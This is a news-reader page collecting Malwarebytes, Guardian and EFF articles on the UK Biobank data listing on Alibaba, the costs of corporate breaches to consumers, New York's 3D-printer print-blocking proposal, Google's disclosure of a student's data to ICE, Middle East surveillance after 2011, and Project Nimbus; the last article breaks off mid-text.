❌

Reading view

Medical data of 500,000 UK volunteers listed for sale on Alibaba

Half a million Britons signed up to help cure cancer. Their data ended up for sale on Alibaba.

The UK Biobank charity informed the British government of an incident concerning the medical data belonging to 500,000 British citizens being offered for sale on the Chinese e-commerce website Alibaba.

The National Data Guardian, Dr Nicola Byrne, said in a statement:

“People who generously share their health data to benefit others through medical research rightly expect it to be kept safe and for there to be accountability when things go wrong.”

Officials said the researchers downloaded the data under a legitimate contract, but its appearance on Alibaba shows how “approved” access can still turn into public exposure.


UK Biobank holds more than 15 million biological samples and detailed health records from volunteers recruited between 2006 and 2010, and researchers worldwide use it to study cancer, dementia, diabetes, and other chronic diseases.

UK Biobank normally signs contracts with vetted universities and private companies before it lets them access the data, but investigators traced the Alibaba listings to three research institutions. UK Biobank revoked their access and paused new data access while it strengthens security controls.

At least one listing reportedly contained data on all 500,000 volunteers, and Alibaba and Chinese authorities removed the adverts before anyone could confirm a sale.

The dataset comes from UK Biobank’s long‑running research cohort and includes genetic sequences, blood samples, medical imaging, and detailed lifestyle information used for global health research.

UK Biobank emphasizes that the data was “de‑identified,” meaning it didn’t include names, addresses, or NHS numbers. But it still contained granular demographics, such as gender, age, birth month/year, socioeconomic indicators, lifestyle details, and health measures. We have repeatedly seen that such data can be re‑linked to individuals by cross‑referencing with other public or commercial records.

Why China cares

US intelligence, policy reports, and academic work paint a consistent picture: China treats large, diverse human genomic and health datasets as a strategic resource for both economic and security reasons.

The US National Counterintelligence and Security Center (NCSC) explicitly states that the People’s Republic of China views bulk healthcare and genomic data as a “strategic commodity” to drive its biotech, AI, and precision medicine industries, and has invested billions in national genomics and precision‑medicine initiatives.

Large datasets from non‑Chinese populations are particularly valuable for building AI models and improving the global commercial competitiveness of Chinese pharma and biotech.

From an attacker’s or foreign intelligence perspective, UK Biobank is a “crown jewel” asset: It’s curated, high‑quality, population‑scale, and much more useful than random breach dumps. And because genetic data is immutable (unlike a password, it cannot be replaced), any compromise has very long‑term intelligence usefulness.

Last year, the Guardian reported that one in five successful UK Biobank access applications came from Chinese entities, including BGI, China’s flagship genomics company that was later placed on the US Entity List over concerns about its role in surveillance of minority populations.

China is not just stockpiling DNA for curiosity’s sake. It is building a global genomic map that covers adversaries as well as its own citizens.

Your genome data

There have been major concerns about genetic data ending up in the wrong hands, and for good reason. But I’m not going to say that volunteering your medical data for research is bad. Researchers often put the data to good use to help others.

But there are some good questions to ask before doing so.

  • Who runs the project and where is it based?
    Prefer non‑profit or academic biobanks with clear public‑interest mandates and strong oversight, rather than opaque commercial data brokers.
  • How do they store the collected data?
    Ask specifically about genomic data, raw sequencing files, links to medical records, and whether data is encrypted at rest and in transit.
  • Who can access the data and under what controls?
    Look for a formal access committee, strict contracts, and technical controls like secure analysis environments and limited export options, not “download CSV and walk away” models like the one that enabled the UK Biobank incident.
  • Are foreign entities allowed to access or copy the data?
    In light of US and UK government warnings about Chinese access to Western genomic data, it’s reasonable to ask whether data can be accessed, processed, or stored in jurisdictions with different security expectations.
  • How do they handle re‑identification risk?
    As we’ve discussed, “de‑identified” is not a magic word. Privacy experts and US intelligence have warned that health and genomic data can often be re‑identified when combined with other datasets.

If data containing your DNA is in someone else’s hands, you can’t put it back, but you can demand better governance, push institutions to treat genomic data as national‑security‑grade sensitive.

It also requires more skepticism of highly targeted scams. Attackers can use large combined datasets to craft convincing spear‑phishing or health‑related scams, for example, contacting you about a specific condition you or a family member has. Treat unsolicited health or DNA‑related emails, calls, and apps with extra suspicion.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

Private health records of half a million Britons offered for sale on Chinese website

Technology minister tells Commons ‘de-identified’ information from UK Biobank advertised for sale on Alibaba

The confidential health records of half a million British volunteers have been offered for sale on Chinese website Alibaba, the UK government has confirmed.

The “de-identified” data, belonging to participants in the UK Biobank project, was found for sale on three separate listings last week. Ian Murray, the technology minister, told the Commons on Thursday that, after working with the Chinese government and Alibaba, the records had now been removed. It is not believed any sales were made.

Continue reading...

© Photograph: Dave Guttridge/UK Biobank/PA

© Photograph: Dave Guttridge/UK Biobank/PA

© Photograph: Dave Guttridge/UK Biobank/PA

  •  

How cyberattacks on companies affect everyone

If you use the internet, you’ve likely been affected by cybercrime in some way. Even when an attack is aimed at a company, the fallout usually lands on ordinary people.

The most obvious harm is stolen data. When attackers break into a business, it is usually customer information that ends up in criminal hands, and that can lead to identity theft, tax fraud, credit card fraud, and a long tail of scam attempts that can continue for months or years. For consumers, the breach itself is often just the start of the cleanup.

That work is annoying, time-consuming, and sometimes expensive. People may have to freeze credit, replace cards, change passwords, be on the lookout for suspicious transactions, and dispute charges. The Federal Trade Commission (FTC) specifically advises consumers to use IdentityTheft.gov after a breach and recommends steps like credit freezes and fraud alerts to reduce the chance of further abuse.

When sensitive data is exposed, the harm is not only financial. Medical, insurance, and other deeply personal records can be used to create more convincing phishing or extortion attempts, and the stress of knowing that private information is circulating among criminals can linger long after the technical incident is over. In other words, breach victims are not just cleaning up a data problem, they are dealing with a loss of trust.


Breaches happen every day. Don’t be the last to know.


Cybercrime also hits consumers through service disruption. Ransomware and intrusion campaigns can interrupt payment systems, telecom services, shipping, energy distribution, booking platforms, and other infrastructure people rely on every day. In those cases, the consumer impact is immediate: you may not be able to pay, travel, call, buy, or even work normally. The CSIS timeline and Canada’s cyberthreat assessment both show that these disruptions are increasingly tied to high-value targets and can be part of broader state or criminal campaigns.

Not all these incidents are driven by cybercriminals. Recently, Britain’s cybersecurity chief warned that the UK is handling 4 nationally significant cyberincidents every week, with the majority now traced back to foreign governments rather than cybercriminal groups.

Another cost is easy to overlook: disinformation and confusion. When attackers steal data, disrupt services, or impersonate trusted brands, they can also flood the public with fake support messages, scam calls, refund schemes, and phishing emails pretending to be the breached company. The breach becomes a launchpad for more fraud, and consumers are left trying to separate legitimate notifications from those sent by attackers.

Then there is the security backlash. After a breach, companies usually tighten access rules, add more multi-factor authentication prompts, force reauthentication, shorten sessions, and increase fraud checks. Those measures are often necessary, but they also make ordinary digital life more cumbersome. The consumer ends up paying with time and frustration for security problems they did not create.

That is why company-targeted cybercrime is not really only a business problem. It is a consumer issue, a public-trust issue, and sometimes even a national security issue. A single breach can leak data, trigger fraud, interrupt essential services, amplify scams, and make using the internet more frustrating for everyone else. The real cost is rarely confined to the company that got hit.

Knowing this, it’s worth thinking carefully about which companies to trust with your data and how much you’re willing to share . You cannot stop every attack against every company you deal with, but you can limit the fallout by being more selective. Some considerations:

  • Do they need all the information they are asking for?
  • Would it hurt anything if you leave some fields blank or give less specific answers?
  • Has this company been breached in the past, and how did they handle it?
  • How long will they store the data you provide?
  • Can you easily have your data removed at your request?

Your name, address, and phone number are probably already for sale.  

Data brokers collect and sell your personal details to anyone willing to pay. Malwarebytes Personal Data Remover finds them and gets your information removed, then keeps watch so it stays that way. 

  •  

Stop New York's Attack on 3D Printing


New York's proposed 2026-2027 budget currently includes provisions that will require all 3D printers sold in the state to run print-blocking censorware—software that surveils every print for forbidden designs. This policy would also create felony charges for possessing or sharing certain design files. The vote on the state budget could happen as early as next week, so New Yorkers need to act fast and demand that their Assemblymembers and Senators strip this provision from the budget.

Take action

Tell Your Representative to Stand with Creators

State legislators across the US are rushing to regulate 3D-printed firearms under the syllogism “something must be done; there, I've done something.” The most reckless of these proposals is a mandate for manufacturers to implement print blocking on all 3D printers. We, and other experts, have already pointed out that this algorithmic print blocking is simply unfeasible and will only serve to stifle competition, free expression, and privacy. While most detrimental to the creative communities lawfully using these printers, every New Yorker will be impacted by this blow to innovation.

This policy is unfortunately buried in Part C of the New York State’s proposed budget for the 2026-2027 fiscal year (S.9005 / A.10005), which is urgently moving toward a vote after facing extensive delays. It’s also bundled with a policy that would allow felony charges to be brought against researchers and journalists for sharing design files restricted by the state.  The worst of these impacts won’t be known until after it is negotiated behind closed doors, with no safeguards for creative expression or privacy.

Researchers and Journalists Could Face Felony Charges

Part C Subpart A of the budget includes two particularly concerning provisions: §2.10 and 2.11. These threaten Class E felony charges for distributing or possessing 3D-printer files that would produce firearm parts with a 3D printer or CNC machine. 

Under these provisions merely sharing a print file with any of them could result in criminal charges

The first provision, 2.10, makes it a felony to sell or distribute files that can produce major firearm components to someone who is not a federally and NY-licensed gunsmith. Under 2.11, it’s also a felony to possess these files if you intend to illegally print a firearm or share them with someone you believe is not permitted to own or smith a firearm.

A journalist reporting on 3D-printed guns. A researcher studying printable firearms. An artist incorporating parts into a new work commenting on gun culture. Under these provisions merely sharing a print file with any of them could result in criminal charges, even if no one involved intends to assemble a firearm.

Criminalizing information doesn’t work. Someone intent on illegally printing a firearm is already subject to charges for that act. Adding felony liability for simply possessing a file or design piles on additional charges while doing nothing to stop printing. New charges for someone distributing these files won’t make them inaccessible to lawbreakers, but they will have a chilling effect on legitimate and entirely legal work. 

Unsurprisingly, a similar law was proposed and subsequently scrapped in Colorado due to First Amendment concerns. We recommend New York do the same.

Take action

Tell Your Representative to Stand with Creators

Mandated Surveillance, Less Access

Part C Subpart B would require every 3D printer and CNC machine sold in New York to include algorithms that scan your design files and block prints the system identifies as producing firearm components. Furthermore, all sales and deliveries of these machines must be made face-to-face. 

Unlike other bills we have seen, there are no exceptions to this mandate. These restrictions apply to sales to researchers, commercial manufacturers, and—oddly enough—federally and state-licensed gunsmiths.

Applying these restrictions to CNC machine sellers is particularly absurd. These cousins of 3D printers, which make 3D objects by removing materials, are often tens of thousands of dollars and used by commercial manufacturers. Automotive, aerospace, medical manufacturers, and many others industries will be subject to the in-person sales, surveillance risk, and all the other problems with these print-blocking algorithms introduce.

Industries will be subject to the in-person sales, surveillance risk, and all the other problems

Even limiting the focus to individual buyers—hobbyists and artists who use these machines at home—this restriction to face-to-face sales comes with its own issues. Beyond unnecessarily complicating the use of printers in the state, this barrier to access will hit rural New Yorkers the hardest. People in rural or remote locations can stand to benefit from the saved time and costs of printing useful parts at home. With this restriction, they will need to drive to one of the few retailers who actually sell this equipment and settle for the models they stock. 

That is, if sellers continue to stock these printers despite the risk. Subpart B §§ 2.3 and 2.5 open sellers up to liability, including anyone on the second-hand market, for selling out-of-date printers. Meanwhile, buyers hoping to illegally print firearms can simply build their own printer with widely available equipment.

The Law Won’t Work as Advertised 

Here’s what makes Subpart B of the New York budget particularly reckless: the technology it mandates is not capable of doing what it is supposed to. 

There is very little detail provided about requirements for the mandated algorithms. What the bill does outline boils down to this: the algorithms must evaluate print files to determine whether they would produce a firearm or illegal firearm parts, and if so, block the print. In an attempt to enable this, New York state would also create and maintain a library of forbidden files with tightly restricted access. 

We’ve already gone over why this idea simply won’t work. Design files are trivially easy to modify, split into segments, or otherwise alter to evade pattern detection. Even if printers fully rendered and analyzed the print with cloud-based AI, any number of design or post-print tricks can be used to dodge detection. Meanwhile, such fuzzy AI interpretation will rapidly increase the percentage of lawful prints censored. 

Firearms aren’t a highly specific design like paper currency; these proposed algorithms are futilely attempting to block an infinite number of designs capable of—or that can be made capable of—the few simple mechanical functions that make up a firearm. 

This group has no peer review requirements, so it could easily be loaded with profiteers or incumbent manufacturers

As we’ve said before: the internet always routes around censorship. Anyone determined to print a prohibited object has straightforward workarounds. The people who get surveilled and blocked are the people trying to follow the law.

The bill aims to enforce this impossible mandate by creating a working group to define the actual technical requirements of enforcement—but only after the law passes. This group has no peer review requirements, so it could easily be loaded with profiteers or incumbent manufacturers who are already lining up to participate. These incumbents stand to profit from shutting out new competitors and locking in users to their devices, and sellers into their platform, subjecting both to the type of enshittification seen with Digital Rights Management (DRM) software. There are also no safeguards in the law to prevent the most surveillance-heavy approaches to print scanning, or to stop this censorship infrastructure from being further weaponized against lawful speech.

On the other hand, unbiased experts in open-source manufacturing in the working group can at best pause the clock by showing such algorithms are unfeasible. That is, until a new snake oil company comes along to restart it. 

New York Won't Be the Last Stop 

New York is one of the largest consumer markets in the country. When it mandates a feature in hardware, manufacturers hardly ever build a New York-only version. They build the New York version and sell it globally. A print-blocking mandate adopted in New York will become the national standard in practice.

New Yorkers deserve more than this rush job buried in a budget bill. This is an unfeasible tech solution, built without the consumer protections that would be required of any serious policy proposal, and creates new costs and inconveniences amidst a protracted annual budget process. It also threatens First Amendment protections. This policy will take shape without consumer guardrails, behind closed doors, and risks the worst outcomes for grassroots innovation and creativity enabled by these machines. Worse still, these practices can become the norm across other states and among 3D-printer manufacturers worldwide. 

Your representatives could vote on this ill-conceived measure in the next week.  If you're a New Yorker, email your legislators now, and tell them to strip this measure from the budget today. 

Take action

Tell Your Representative to Stand with Creators

  •  

Google Broke Its Promise to Me. Now ICE Has My Data.

In September 2024, Amandla Thomas-Johnson was a Ph.D. candidate studying in the U.S. on a student visa when he briefly attended a pro-Palestinian protest. In April 2025, Immigration and Customs Enforcement (ICE) sent Google an administrative subpoena requesting his data. The next month, Google gave Thomas-Johnson's information to ICE without giving him the chance to challenge the subpoena, breaking a nearly decade-long promise to notify users before handing their data to law enforcement. 

Google names a handful of exceptions to this promise (such as if Google receives a gag order from a court) that do not apply to Thomas-Johnson's case. While ICE “requested” that Google not notify Thomas-Johnson, the request was not enforceable or mandated by a court. Today, the Electronic Frontier Foundation sent complaints to the California and New York Attorneys General asking them to investigate Google for deceptive trade practices for breaking that promise. You can read about the complaints here. Below is Thomas-Johnson's account of his ordeal. 

Out of touch but not out of reach 

I thought my ordeal with U.S. immigration authorities was over a year ago, when I left the country, crossing into Canada at Niagara Falls.  

A photo of Amandla Thomas-Johnson

By that point, the Trump administration had effectively turned federal power against international students like me. After I attended a pro-Palestine protest at Cornell University—for all of five minutes—the administration’s rhetoric about cracking down on students protesting what we saw as genocide forced me into hiding for three months. Federal agents came to my home looking for me. A friend was detained at an airport in Tampa and interrogated about my whereabouts. 

I’m currently a Ph.D. student. Before that, I was a reporter. I’m a dual British and Trinadad and Tobago citizen. I have not been accused of any crime. 

I believed that once I left U.S. territory, I had also left the reach of its authorities. I was wrong. 

The email

Weeks later, in Geneva, Switzerland, I received what looked like a routine email from Google. It informed me that the company had already handed over my account data to the Department of Homeland Security. 

At first, I wasn’t alarmed. I had seen something similar before. An associate of mine, Momodou Taal, had received advance notice from Google and Facebook that his data had been requested. He was given advanced notice of the subpoenas, and law enforcement eventually withdrew them before the companies turned over his data. 

Google had already disclosed my data without telling me.

I assumed I would be given the same opportunity. But the language in my email was different. It was final: “Google has received and responded to legal process from a law enforcement authority compelling the release of information related to your Google Account.” 

Google had already disclosed my data without telling me. There was no opportunity to contest it. 

Google’s broken promise

To be clear, this should not have happened this way. Google promises that it will notify users before their data is handed over in response to legal processes, including administrative subpoenas. That notice is meant to provide a chance to challenge the request. In my case, that safeguard was bypassed. My data was handed over without warning—at the request of an administration targeting students engaged in protected political speech. 

Months later, my lawyer at the Electronic Frontier Foundation obtained the subpoena itself. On paper, the request focused largely on subscriber information: IP addresses, physical address, other identifiers, and session times and durations. 

But taken together, these fragments form something far more powerful—a detailed surveillance profile. IP logs can be used to approximate location. Physical addresses show where you sleep. Session times would show when you were communicating with friends or family. Even without message content, the picture that emerges is intimate and invasive.  

State power meets private data

What this experience has made clear is that anyone can be targeted by law enforcement. And with their massive stores of data, technology companies can facilitate those arbitrary investigations. Together, they can combine state power, corporate data, and algorithmic inference in ways that are difficult to see—and even harder to challenge. 

The consequences of what happened to me are not abstract. I left the United States. But I do not feel that I have left its reach. Being investigated by the federal government is intimidating. Questions run through your head. Am I now a marked individual? Will I face heightened scrutiny if I continue my reporting? Can I travel safely to see family in the Caribbean? 

Who, exactly, can I hold accountable?

Update: This post has been updated to include more information about Google's exceptions to their notification policy, none of which applied to the subpoena targeting Thomas-Johnson.

  •  

Digital Hopes, Real Power: How the Arab Spring Fueled a Global Surveillance Boom

This is the third installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings. You can read the first post here, and the second here.

When people recall the 2011 uprisings across the Middle East and North Africa (MENA), they often picture crowded squares, raised phones, and the feeling that the internet had finally shifted the balance of power toward ordinary people. But the past decade and a half is also a story about how governments, companies, and platforms turned those same tools into the backbone of a powerful state surveillance apparatus.

For activists, journalists, everyday users, that means now living with a constant threat. The phone in your pocket, the platforms you organize on, and the systems you rely on for safety and connection can be weaponized at the flip of a switch. A global surveillance industry has treated repression by many MENA governments as a growth opportunity, and the tactics refined there now shape digital authoritarianism worldwide. This essay traces how that shift unfolded: security agencies upgraded older systems of repression with new surveillance tools and permanent monitoring infrastructure; cybercrime laws and mercenary spyware markets turned digital control into standard operating procedure; and biometrics, facial recognition, and ‘smart city’ projects laid the groundwork for AI‑driven surveillance that now shapes protests, borders, and everyday life far beyond the region. 

Remembering the Arab Spring means seeing the events of 2011 as both a remarkable moment of movement history when people leveraged networked tools in their fight for freedom and the beginning of a long, grinding effort to turn those same tools into mechanisms of state control.

Old‑School Repression, New‑School Tools

Long before Facebook and Twitter, regimes in countries like Egypt and Syria already knew how to crush dissent. They leaned on informant networks, physical surveillance, and wiretaps, backed by emergency laws that let security agencies monitor and detain critics with almost no restraint. Research on the use of surveillance technology in MENA shows that, even before the Arab Spring, states were layering early digital tools like internet monitoring, deep packet inspection, and interception centers on top of that older machinery of control.

At the same time, connectivity was racing ahead. Cheap smartphones and social media suddenly let people share information at scale, coordinate protests, and broadcast abuses in real time. In 2011, EFF described both the excitement around “Facebook revolutions” and the early signs that governments were scrambling to upgrade their capacity to watch and disorganize popular dissent.

After the uprisings, Western critics endlessly debated how much credit to give social media itself. While in the background, security agencies across several MENA states reached a much simpler conclusion: if networked communication can help topple a dictator, then they needed to embed themselves deep inside those networks. Analyses of the rise of digital authoritarianism in MENA show how quickly officials pivoted from being surprised by online organizing to building systems to monitor and pre‑empt it.

In the years after 2011, governments across the region poured money into tools that let them systematically watch what people said and did on major platforms. Foreign vendors set up monitoring centers and interception systems that let security agencies block tens of thousands of sites, scrape and analyze social media at scale, monitor activist pages and online communities, and track activists in real time. They built a new, pre‑emptive model of digital control, one that assumes the state should see as much as possible, as early as possible.

As we noted in 2011, exporting permanent surveillance infrastructure to already‑abusive governments doesn’t “modernize” public safety; it locks in an architecture of control that is primed to abuse dissidents, journalists, and marginalized communities.

Domestic Lawfare and Cyber-Mercenaries

After the uprisings, a number of governments also rewrote the rules that govern online life. Cybercrime laws, “fake news” provisions, and overbroad public‑order and ‘morality’ offences gave prosecutors and security agencies legal cover to act with impunity. Governments in Saudi Arabia, Tunisia, Jordan, and Egypt combined counterterrorism, cybercrime, defamation, and protest laws into a legal thicket designed to make online dissent feel dangerous and costly. Morality laws and cybercrime provisions are used to target queer and trans people based on identity and expression.​

At the United Nations, a new global cybercrime convention now risks baking this logic into international law. The convention was adopted by the UN General Assembly in late 2024, despite serious human rights concerns raised by civil society. Echoing our partners, EFF warned at the time that the UN cybercrime draft convention remained too flawed to adopt and urged states to reject the draft language because it legitimized expansive surveillance powers and criminalized legitimate expression, security research, and everyday digital practices around the world. While on paper, these instruments gesture to “public safety” objectives, in practice they function as pathways for state security agencies to monitor, prosecute, and silence the communities most at risk. For state-targeted communities, that makes being visible online a calculated risk, not a neutral choice.​​

Criminal codes are only half the story; mercenary tech is the other. As governments worldwide looked for ways to outpace their critics, a parallel market emerged to help them infiltrate and take over devices. Companies like NSO Group marketed Pegasus and similar tools as off‑the‑shelf capabilities for governments that wanted to hack a target’s cellphones or other devices to read messages, turn on microphones, and monitor entire social networks while bypassing the courts. 

In 2019, UN Special Rapporteur David Kaye called for a global moratorium on the sale and transfer of private surveillance tools until real, enforceable safeguards exist. Two years later, forensic work by Amnesty and media partners showed how the same spyware used to hack phones of Palestinian human‑rights defenders was used to surveil journalists, activists, lawyers, and political opponents across dozens of countries. 

Regional groups responded by demanding an end to the sale of surveillance technology to autocratic governments and security agencies, arguing that you cannot keep selling “lawful intercept” tools into systems where law itself is an instrument of repression. Commercial spyware is at the center of digital repression, not at its margins. Surveillance vendors are not neutral suppliers. Safeguards remain weak, fragmented, or nonexistent in most of the countries buying these tools, yet vendors continue seeking new contracts and new militarized “use cases.” Put bluntly, the companies that design, market, and maintain these systems precisely because they enable this kind of control profit from (and help entrench) authoritarian power.

Biometrics, Facial Recognition, and AI‑Powered Surveillance Cities

On top of this rapidly intensifying interception and spyware stack, governments and companies began layering biometrics and face recognition into everyday systems, creating pathways for bulk data collection, automated analysis, and risk profiling. In parts of MENA, national ID schemes, border and migration controls, and centralized biometric databases have been rolled out in environments with weak or captured data‑protection laws, making it easy to link people’s movements, services, and political activity to a single, persistent identifier.​

Humanitarian programs are not exempt from this protocol. In Jordan, Syrian refugees have been required to submit iris scans and biometric data to access cash assistance and food, turning “consent” into a precondition for survival. When access to aid depends on enrollment in centralized biometric systems, any breach, misuse, or repurposing of that data can have severe, life‑altering consequences for people who have no realistic way to opt out. Investigations into surveillance‑tech firms complicit in abuses in MENA show that vendors profit from supplying biometric and surveillance tools for migration management and internal security, even when those tools are used in discriminatory or abusive ways.​

Like elsewhere, mass surveillance technologies in MENA were first piloted on people who were already criminalized or made vulnerable by poverty. But their use quickly expanded from narrow, security‑framed deployments to routine use in city streets. As hardware sensors, cameras, and data storage got cheaper, “smart city” surveillance systems promised seamless security and services, and it became easier and less politically contentious to keep these systems running everywhere, all the time.​

Unlike targeted hacking tools, these broad, city‑wide surveillance infrastructures erase any practical line between people under investigation and the broad public, normalizing bulk, indiscriminate monitoring of public space and everyday movement. In the Gulf, facial recognition and dense sensor networks are increasingly built into high‑profile “smart city” and mega‑project plans that lean heavily on biometric and AI‑driven monitoring. These are security‑first development projects where biometric and sensor infrastructures are designed from the outset to embed policing, migration control, and commercial tracking into the urban fabric. In this vision of the Gulf’s “smart city” future—often sold as seamless services and digital opportunity—“smart” is the branding, and pervasive monitoring is the operating principle.​​

EFF has consistently opposed government use of face recognition and biometric surveillance, in some instances calling for outright bans. In contexts that treat peaceful dissent as a security threat, embedding biometric surveillance into everyday infrastructure locks in a balance of power that favors militarized policing and state control. That infrastructure is now the starting point for a new set of risks. Surveillance systems built over the last decade are being repackaged as the foundation for a new generation of “AI‑enabled” defense and security products. 

Companies that once focused on video management or perimeter security now advertise “defense applications” for AI‑driven situational awareness and threat detection, using computer‑vision models to scan camera feeds, compare against existing watchlists, and flag “suspicious” people or behaviors in real time. Drone and sensor platforms are being upgraded with embedded AI that tracks and classifies targets autonomously and with “drone‑based AI threat detection and intelligent situational awareness,” turning aerial surveillance into a continuous data feed for security agencies and militaries. In smart‑city and defense expos from the Gulf to Europe and North America, similar systems are marketed as neutral efficiency upgrades or tools to “protect critical infrastructure,” even where they are explicitly designed to scale up border enforcement, protest surveillance, and internal security operations.

As these systems are folded into AI‑driven defense products, the line between “civilian” infrastructure and militarized surveillance disappears, turning streets, borders, and aid sites into continuous input for security operations. That is the landscape that human rights and accountability efforts now have to confront.

Templates of Control, Networks of Resistance

The patterns established in heavily securitized MENA states after the Arab Spring now shape how states monitor and crush more recent uprisings, from Iran’s use of location data and facial recognition to track down protesters to long‑running crackdowns elsewhere in the region. This model of “digital authoritarianism” built on spyware, data‑hungry ID systems, platform control, and emergency‑style security laws has emerged everywhere from Latin America to Eastern Europe to here in the United States. As the new UN Cybercrime Convention moves toward implementation, its broad offences and surveillance powers risk turning this ad hoc toolkit into a formal template for cross‑border data‑sharing, repression, and an all‑purpose global surveillance instrument.

For people on the ground, none of this is theoretical. Human‑rights defenders, journalists, and ordinary users across the region face arrest, long prison sentences, and exile based on their digital traces. In that context, commercial spyware is not a marginal issue but part of the core machinery of repression. Pegasus has been used to hack journalists’ phones through zero‑click exploits and compromise human‑rights defenders and watchdog organizations themselves, including staff at Amnesty’s Pegasus Project partners and Human Rights Watch. These deployments give practical effect to the “cybercrime” and “terrorism” frameworks described earlier: person‑by‑person campaigns against particular communities, contacts, and networks, rather than “neutral,” generalized security measures.

Under these conditions, everyday security becomes a second job. People describe carrying multiple phones, keeping one for relatively “clean” uses and others for riskier conversations, splitting identities across platforms, using coded language, and moving their organizing off mainstream services when possible. Pushing this burden onto users is a political choice: states, platforms, and vendors could build systems that are safe by design; instead, they externalize risk to the people they watch and punish.

Even against that backdrop, civil society organizations have refused to capitulate to security agencies and vendors. Regional coalitions have demanded strict export controls and outright bans on selling intrusive surveillance tech to autocratic governments. Advocates have also pushed companies to do more than box‑ticking “due diligence.” Work with surveillance‑tech firms in the context of migration and border control has repeatedly shown that most are still far from serious human‑rights assessments, let alone willing to turn down these lucrative contracts.

Many of the same governments that have been critical of others on the issue of human rights have hosted or licensed companies that build these tools, in some cases buying similar capabilities for their own security agencies. European authorities, for instance, have investigated FinFisher’s export of spyware “made in Germany” to Turkey and other non‑EU governments. Meanwhile, the NSO Group has at least 22 Pegasus contracts with security and law‑enforcement agencies in 12 EU countries. This is a transnational industry, not a localized problem.

Against near impossible odds, people continue finding pathways to freedom. The global surveillance sector reinforces the same hierarchies and violence that people have found ways to survive for generations. Queer activists and others at the sharpest edges of this system have had to develop their own forms of resistance, including against biometric and data‑driven targeting. Encryption, circumvention tools, and security training are not silver bullets, but they remain essential for anyone trying to organize, document abuses, or simply exist online with a bit less risk. Resources like EFF’s Surveillance Self‑Defense are one piece of that ecosystem, alongside trainers and groups who have been doing this work on the ground for years.​

Defending the Future of Digital Dissent

The Arab Spring is often remembered through images of packed squares and hopeful tweets. But contending with its aftermath means confronting the surveillance architecture built in its shadow: laws that turn online speech into a crime, spyware and biometric systems that turn phones and faces into tracking beacons, and platform practices that routinely sacrifice the people most at risk. None of that is inevitable, and none of it is confined to one part of the world.

Accountability has to reach both governments and the companies that profit from arming them with these tools. That means pushing for far stronger limits on how surveillance tech is built, sold, and deployed; demanding meaningful transparency when these systems are used; and defending the tools people rely on to communicate and organize safely, including robust encryption and secure channels. It also means taking direction from the people and communities who have been navigating and resisting this landscape for years.

Surveillance itself is transnational: tools, playbooks, and data moves across borders as easily as money. And so we, too, continue our work, documenting abuses, sharing security knowledge, and collectively organizing against these violent systems.

​This is the third installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings. Read the rest of the series here.

  •  

Google and Amazon: Acknowledged Risks, and Ignored Responsibilities

In late 2024, we urged Google and Amazon to honor their human rights commitments, to be more transparent with the public, and to take meaningful action to address the risks posed by Project Nimbus, their cloud computing contract that includes Israel’s Ministry of Defense and the Israeli Security Agency. Since then, a stream of additional reporting has reinforced that our concerns were well-founded. Yet despite mounting evidence of serious risk, both companies have refused to take action. 

Amazon has completely ignored our original and follow-up letters. Google, meanwhile, has repeatedly promised to respond to our questions. Yet more than a year and a half later, we have seen no meaningful action by either company. Neither approach is acceptable given the human rights commitments these companies have made.

Additionally, Microsoft required a public leak before it felt compelled enough to look into and find that its client, the Israeli government, was indeed misusing its services in ways that violated Microsoft’s public commitments to human rights. This should have given both Google and Amazon an additional reason to take a close look and let the public know what they find, but nothing of the sort materialized. 

In such circumstances, waiting for definitive proof is not responsible risk management, it is willful blindness.

Google: Known Risks, No Meaningful Action

Google’s own internal assessments warned of the risks associated with Project Nimbus even before the contract was signed. Major news outlets have reported that Google provides the Israeli government with advanced cloud and AI services under Project Nimbus, including large-scale data storage, image and video analysis, and AI model development tools. These capabilities are exceptionally powerful, highly adaptable, and well suited for surveillance and military applications.

